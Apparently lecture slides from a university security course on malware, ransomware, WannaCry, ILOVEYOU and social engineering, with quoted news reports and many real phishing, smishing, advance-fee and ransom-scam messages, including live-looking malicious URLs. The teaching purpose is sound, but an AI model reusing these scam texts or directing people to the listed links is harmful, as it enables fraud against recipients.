  - A 2024 cyberattack on broadband providers (AT&T, Verizon, …) provided access to information from systems the federal government uses for court-authorized network wiretapping requests

ars TECHNICA

BROADBAND PROVIDERS HACKED

Reports: China hacked Verizon and AT&T, may have accessed US wiretap systems

Chinese hackers were in networks of major ISPs "for months," WSJ reports.

JON BRODKIN · OCT 7, 2024 3:45 PM · 116

Chinese government hackers penetrated the networks of several large US-based Internet service providers and may have gained access to systems used for court-authorized wiretaps of communications networks, The Wall Street Journal reported Saturday. "People familiar with the matter" told the WSJ that hackers breached the networks of companies including Verizon, AT&T, and Lumen (also known as CenturyLink).

"A cyberattack tied to the Chinese government penetrated the networks of a swath of US broadband providers, potentially accessing information from systems the federal government uses for court-authorized network wiretapping requests," the WSJ wrote. "For months or longer, the hackers might have held access to network infrastructure used to cooperate with lawful US requests for communications data, according to people familiar with the matter."

These "attackers also had access to other tranches of more generic Internet traffic," according to the WSJ's sources. The attack is being attributed to a Chinese hacking group called Salt Typhoon.

Millions of PC Motherboards Were Sold With a Firmware Backdoor

WIRED

Hidden code in hundreds of models of Gigabyte motherboards invisibly and insecurely downloads programs—a feature ripe for abuse, researchers say.

Andy Greenberg • May 31, 2023

Hiding malicious programs in a computer's UEFI firmware, the deep-seated code that tells a PC how to load its operating system, has become an insidious trick in the toolkit of stealthy hackers. But when a motherboard manufacturer installs its own hidden backdoor in the firmware of millions of computers—and doesn't even put a proper lock on that hidden back entrance—they're practically doing hackers' work for them.

Researchers at firmware-focused cybersecurity company Eclypsium revealed today that they've discovered a hidden mechanism in the firmware of motherboards sold by the Taiwanese manufacturer Gigabyte, whose components are commonly used in gaming PCs and other high-performance computers. Whenever a computer with the affected Gigabyte motherboard restarts, Eclypsium found, code within the motherboard's firmware invisibly initiates an updater program that runs on the computer and in turn downloads and executes another piece of software.

…

"If you have one of these machines, you have to worry about the fact that it's basically grabbing something from the internet and running it without you being involved, and hasn't done any of this securely," says John Loucaides, who leads strategy and research at Eclypsium.

https://www.wired.com/story/gigabyte-motherboard-firmware-backdoor/

4-year campaign backdoored iPhones using possibly the most advanced exploit ever

WIRED

"Triangulation" infected dozens of iPhones belonging to employees of Moscow-based Kaspersky.

Dan Goodin • December 27, 2023

Researchers on Wednesday presented intriguing new findings surrounding an attack that over four years backdoored dozens if not thousands of iPhones, many of which belonged to employees of Moscow-based security firm Kaspersky. Chief among the discoveries: the unknown attackers were able to achieve an unprecedented level of access by exploiting a vulnerability in an undocumented hardware feature that few if anyone outside of Apple and chip suppliers such as ARM Holdings knew of.

"The exploit's sophistication and the feature's obscurity suggest the attackers had advanced technical capabilities," Kaspersky researcher Boris Larin wrote in an email. "Our analysis hasn't revealed how they became aware of this feature, but we're exploring all possibilities, including accidental disclosure in past firmware or source code releases. They may also have stumbled upon it through hardware reverse engineering."

…
Over a span of at least four years, Kaspersky said, the infections were delivered in iMessage texts that installed malware through a complex exploit chain without requiring the receiver to take any action.
With that, the devices were infected with full-featured spyware that, among other things, transmitted microphone recordings, photos, geolocation, and other sensitive data to attacker-controlled servers. Although infections didn't survive a reboot, the unknown attackers kept their campaign alive simply by sending devices a new malicious iMessage text shortly after devices were restarted.

https://arstechnica.com/security/2023/12/exploit-used-in-mass-iphone-infection-campaign-targeted-secret-hardware-feature/

Stealthy New macOS Backdoor Hides on Chinese Websites

DARKREADING

Modified malware from the Khepri open source project that shares similarities with the ZuRu data stealer harvests data and drops additional payloads.

Elizabeth Montalbano • January 18, 2024

A sneaky macOS backdoor that allows attackers to remotely control infected machines has been hiding in trojanized applications for the platform that are hosted on Chinese websites. The ".fseventsd" binary bears some resemblance to known malware baddies, but adds a new layer of stealth that sets it apart.

Researchers from Jamf Threat Labs discovered the series of poisoned apps being hosted on the Chinese site macyy[.]cn; they have been modified to communicate to attacker infrastructure, though "it's highly likely they're being hosted on other application-pirating websites as well," Jaron Bradley, director at Jamf Threat, tells Dark Reading.

"These applications are being hosted on Chinese pirating websites in order to gain victims," he wrote in a blog post about the research published Jan. 18. "Once detonated, the malware will download and execute multiple payloads in the background in order to secretly compromise the victim's machine."

https://www.darkreading.com/vulnerabilities-threats/stealthy-backdoor-found-hiding-in-pirated-macos-apps

Telnet Backdoor Opens More Than 1M IoT Radios to Hijack

threat post

Attackers can drop malware, add the device to a botnet or send their own audio streams to compromised devices.

Tara Seals • September 9, 2019

Imperial Dabman IoT radios have a weak password vulnerability that could allow a ==remote attacker to achieve root access== to the gadgets' embedded Linux BusyBox operating system, gaining control over the device. Adversaries can deliver malware, add a compromised radio to a botnet, send custom audio streams to the device, listen to all station messages as well as uncover the Wi-Fi password for any network the radio is connected to.

The issue (CVE-2019-13473) exists in an ==always-on, undocumented Telnet service== (Telnetd) that connects to Port 23 of the radio. The Telnetd service ==uses weak passwords with hardcoded credentials==, which can be cracked using simple brute-forcing tactics. From there, an attacker can gain unauthorized access to the radio and its OS.

In testing, researchers said that the password ==compromise took only about 10 minutes using an automated "ncrack" script – perhaps because the hardcoded password was simply, "password."==

Equipment Maker Caught Installing Backdoor Account in Control System Code

WIRED

Kim Zetter • April 25 2012

A CANADIAN COMPANY that makes equipment and software for critical industrial control systems planted a backdoor login account in its flagship operating system, according to a security researcher, potentially allowing attackers to access the devices online.

The backdoor, which cannot be disabled, is found in all versions of the Rugged Operating System made by RuggedCom, according to independent researcher Justin W. Clarke, who works in the energy sector. The login credentials for the backdoor include a static username, "factory," that was assigned by the vendor and can't be changed by customers, and a dynamically generated password that is based on the individual MAC address, or media access control address, for any specific device.

Attackers can uncover the password for a device simply by inserting the MAC address, if known, into a simple Perl script that Clarke wrote. MAC addresses for some devices can be learned by doing a search with SHODAN, a search tool that allows users to find internet-connected devices, such as industrial control systems and their components, using simple search terms.

https://www.wired.com/2012/04/ruggedcom-backdoor/

Ransomware

- **Demands payment to re-enable access or avoid disclosure**
  - May include wipers if the ransom isn't paid

- **Variations**
  - **Crypto ransomware**
    - Denial of service malware that encrypts files or storage devices
    - Or even encrypts the Master File Table (NTFS version of inode table)
  - **Locker ransomware**
    - Denial of service malware that locks users out of their devices
  - **Extortion ransomware**
    - Exfiltrates data to a remote site and threatens to expose it
  - **Double extortion**
    - Exfiltrate data to a remote site before encrypting it
    - Threaten to disclose it if ransom isn't paid

https://dataprot.net/statistics/malware-statistics/

Ransomware can pay well

Ransomware is lucrative
Cryptocurrency enabled it by making it easy to use anonymous payments

2023:

Median ransomware payment was under $200,000 in early 2023

mid-2024

Median payment rose to $1.5M by mid-June 2024
Largest recorded payment was $75M to the Dark Angels ransomware group

Late 2024

Median payment in 2024 was $2.73M

https://www.zdnet.com/article/ransomware-an-executive-guide-to-one-of-the-biggest-menaces-on-the-web/
https://www.chainalysis.com/blog/2024-crypto-crime-mid-year-update-part-1/

Spread rapidly through Windows computers in May 2017

– Estimated to have infected >230,000 computers across 150 countries

– Hit some high-profile systems, such as Britain's National Health Service

What did it do?

– Encrypted files & demands ransom payment in bitcoin

– $300 in bitcoin to unlock files; price doubles after three days

– Files permanently deleted if ransom not paid in one week

• **How did it propagate?**

– Exploited Windows vulnerability in the SMB (Server Message Block protocol)

– Vulnerability allows use of specially-crafted messages to do remote code execution

   • Vulnerability discovered by the NSA but not reported – kept as part of a cyber arsenal

   • Exploit was stolen by hackers called the Shadow Brokers

   • Shadow Brokers released it in a Medium.com post on April 8 2017

– Microsoft issued a patch two months before the attacks but lots of systems were unpatched

What's in it?

Comes as a "dropper" – a self-contained program that extracts other components within it:

• Encryption/decryption app

• Files with encryption keys

• Copy of Tor (anonymous web access)

• Configuration files

Speculated that it may have originated in North Korea … but we don't know

Adware

- Ads show up when a user is online

- Collects marketing data & other information without the user's knowledge

- A lot of peer-to-peer software includes third-party adware

Social Engineering as an Access Vector

Social Engineering Attacks

Social engineering:

Attackers try to trick you into taking action that is against your interest

It's a deception attack that may take advantage of psychological levers:

– **Impersonation**: you believe you're getting communications from your friends or colleagues
– **Fear**: your account has been hacked
– **Greed**: you have a chance to make $, get free software (or license key generators)
– **Confusion**: instructions to guide you to do the wrong thing, typographic errors
– **Helpfulness/friendship/lust**: offers of friendship, helping someone with a problem

Creating a sense of urgency helps

– Your account will be suspended if you don't act now by clicking this
– You'll get sued or arrested if you don't pay now
– Your package will be returned if you don't act now

Social engineering: dominant malware delivery strategy

**Email-based transmission dramatically increased the spread of malware ...
then links on web pages & SMS messages**

Early examples

- Melissa (1999)
  - Promised a list of passwords for X-rated web sites
- ILOVEYOU (2000)
  - Mail often came from a sender you knew

Macro viruses

- **ILOVEYOU** virus: 2000
  - Propagated via email
  - Message stated it's a love letter from a secret admirer
  - **`LOVE-LETTER-FOR-YOU.TXT.vbs`**
    - .vbs suffix = Visual Basic Scripting

- **What it did:**
  - Copied itself to Windows system directory
  - Added new files to the victim's registry keys to run at startup
  - Used IE to download a file called `WIN-BUGSFIX.EXE` & executed it
    - Instead of fixing bugs, this stole passwords and emailed them to the attacker
  - Emailed copies of itself to everyone in the address book
  - Replaced several different kinds of files (music, multimedia) with copies of itself

Phishing

- **Social engineering attack**
  - Attackers try to trick you into taking action that is against your interest

- **Try to get personal information or login data**

- **Instilling a sense of urgency helps**
  - Your eBay or PayPal accounts may be canceled
  - We noticed a fraudulent transaction in your account
  - We couldn't deliver your package and it will be sent back

Phishing is currently the main form of cyber attacks
  - Accounts for 90% of data breaches

Smishing:
Phishing attacks from text messages rather than email

https://www.fastcompany.com/90542273/a-stanford-deception-expert-explains-why-people-fall-for-online-scams

A note from U.S. Customs?

- Asking me to go to
  `usps.com-trackafn.top` **???**

- With instructions on how to activate the link or copy & paste it

Urgency

To: +1 (474) 419-8867

iMessage
Yesterday 12:21AM

U.S. Customs: You have a USPS parcel being cleared, due to the detection of an invalid zip code address, the parcel can not be cleared, the parcel is temporarily detained, please confirm the zip code address information in the link within 24 hours.

https://usps.com-trackafn.top/pazz

(Please reply with a Y, then exit the text message and open it again to activate the link, or copy the link into your Safari browser and open it)

The US Postal team wishes you a wonderful day!

Toll Payment Scams

+1 (416) 294-2077

Text Message · SMS
Sat, Mar 15 at 12:20 PM

Your vehicle has an unpaid toll due today. To avoid excessive late fees and suspension of your vehicle, please pay the due amount before March 7, 2025 in the secure link below.
- Thank You -

RQFMASMXOYRF
US47529ELBVWU.us45873-fyrib.co¹YAXJLU KQZDURITZENJ

The sender is not in your contact list.
Report Junk

+63 910 769 1643

iMessage
Fri, Feb 7 at 2:33 PM

Pay your FastTrak Lane tolls by February 7, 2025. To avoid a fine and keep your license, you can pay at

https://ezdrivema.com-billuq.top/pay

(Please reply Y, then exit the text message and open it again to activate the link, or copy the link into your Safari browser and open it)

The sender is not in your contact list.
Report Junk

+63 931 823 3638

iMessage
Mon, Mar 24 at 1:25 PM

Sun-Pass final reminder:
You have an outstanding toll.Your toll account balance is outstanding. If you fail to pay by March 26, 2025. you will face penalties or legal action.
Now Payment:

https://sunpass.com-vdu.vip/us

(Please reply Y, then exit the SMS and open it again to activate the link, or copy the link to your Safari browser and open it)
Please settle your toll immediately after reading this message to avoid penalties for delaying the payment.
Thank you for your cooperation.

The sender is not in your contact list.
Report Junk

5 Viruses Detected!!

Of course I want to remove them

https://storage.googleapis.com/za....m.jspf?kvwx...0r24r

My photos will be deleted!

- I'd better update my payment

http://storage.googleapis.com/qd4..sd/2.html#/redirect.html?od=1syl6...4tXc

Deception via phishing

My "Prime Account Will be Removed Today"

But the link takes me to:

`https://storage.googleapis.com/loblaman996655/lobla.html#GhLNafq....`

I received $7,500!

- The message says it was sent from a trusted sender, so it must be legit

- I'd better confirm my info

Greed

Deception via phishing

I've been charged $420.77 for a MacAfee Anti-Virus subscription???

And I have to call if I didn't authorize this payment.

Panic

Uh oh! Something's wrong with my Rutgers account??

But why is this link taking me to
https://na01.safelinks.protection.outlook.com/?url=http%3A%2F%2Fwww.iglemdv.com%2F031MWCS3D%2Findex&data=....

IT_helpdesk

pxk@cs.rutgers.edu - scheduled maintenance

To: Paul Krzyzanowski

= =

Your account pxk@cs.rutgers.edu could not be verified for the scheduled IT maintenance. Please take a minute to verify your account below in one simple step.

Continue>>

IT Department

= =

protection.outlook.com is a URL rewrite by Microsoft Office 365 and takes you to Microsoft's Threat Protection service, which checks the requested URL

But why is Rutgers trying to send me to iglemdv.com, which is registered in Argentina?

Email → QR Code

The QR code is a link to
`https://www.primecargoship.com/`

– Disguised to look like a DHL shipping page asking for payment of "2.99$"

Deception via phishing

A message from UPS with a delivery error

Strange that UPS uses a Liechtenstein domain

https://did.li/EUfgT#cl/653820_md/72/709148/68 17/62560/1352830

Deception via phishing

```
Return-Path: <postmaster@rpsb.us>
Received: from armbrustusa.com (ec2-3-79-34-17.eu-central-
1.compute.amazonaws.com. [3.79.34.17])
        by smtp-relay.gmail.com with ESMTPS id js15-
20020a17090797cf00b00a4732cc6234sm30294ejc.165.2024.03.22.
08.59.00
        (version=TLS1_2 cipher=ECDHE-ECDSA-AES128-GCM-
SHA256 bits=128/128);
        Fri, 22 Mar 2024 08:59:00 -0700 (PDT)
X-Relaying-Domain: rpsb.us
```

The raw headers show the message relayed
through `rpsb.us`, which is the Rapides Parish
School Board in Louisiana and supposedly comes
from `armbrustusa.com`, which is a company that
sells N95 masks

Deceptive pop-ups

- **Pop-up windows that look like legitimate error or update messages**

- **In this case, the attacker gives step by step instructions to the victim to run a PowerShell script**

See https://www.bleepingcomputer.com/news/security/fake-google-chrome-errors-trick-you-into-running-malicious-powershell-scripts/

Advance Fee Scheme (Nigerian Letter, 419 Fraud)

From: MA <borders@carissahillsinternationalschools.sch.ng>
To: pxk@cs.rutgers.edu
Subject: 6mJ / Investment Opportunity for: pxk@cs.rutgers.edu
Date: 7 Nov 2024 06:04:10 +0100

Greetings.
I am looking to engage you in profit oriented ventures, I have the directive of SHK Mubarak from Qatar to look for a foreigner that is capable of managing 200,000,000 U.S.D held abroad.

If you are interested, kindly get back to me for further discussion.

Best regards,
MA.

Greed

Advance Fee Scheme (Nigerian Letter, 419 Fraud)

From: Sarafine Douglas <sarafinedouglas@gmail.com>
Date: Sun, 10 Nov 2024 10:05:03 +0100
Subject: Read From Sarafine Douglas.

Kindly permit me to inform you of my desire to go into a business partnership/relationship with you. I have a business proposal for you and I believe you are a reputable and trustworthy person to handle my project with your knowledge and experience.

I am Ms. Sarafine Douglas the only daughter to my late parents Late Mr. and Mrs. Donald Douglas. My father was a well-known former Oil and Gas entrepreneur before he was murdered before my presence in our home. My father told me that he had a total sum of (US$4,500,000.00) deposited in a fixed deposit account, and my name stands as the next of Kin in deposit.

However, I have constantly received a life threat from my wicked uncle who conspired to murder my father; I have left my father's house for the security of my life. I have now decided to come over to your country in order to continue my living and to continue my study and also invest the fund in a profitable investment, Such as real estate management, hotel management, transport company or hospital equipment.

I seek your help in the following ways:

1) To provide a bank account which this money will be transferred to.
2) To serve as the custodian of this fund and investment as I continue my study.
3) To make arrangements for me to come to your country to continue my study.
4) And also help me to secure a residence permit in your country.

In addition, I am ready to reward you with 30% of the total sum once this fund has been moved into your bank account. Please also let me know your options to support me, as I believe that this transaction will be completed within a few banking days. I have already discussed my intention with the manager of the bank. I will forward you every detail once I receive your quick response.

I expect to hear from you as soon as possible.

Thanks for your humble attention and understanding towards my request.

Greetings
Sarafine

Email Ransom Scams

From: trill@preprsmadef.sbs
Date: Fri, 1 Nov 2024 04:08:58 +0100
Subject: You have been accepted!

Time is running out for you.

Good Day. This is the final warning. I hacked your computer thru the router you were connected to. A couple of months prior, I accessed the devices that you previously used to get on-line. All the info from the gadgets and devices was immediately replicated to my hosting space. I can take advantage of all your mobile device messengers, social networks, emails, chats, and contact information.

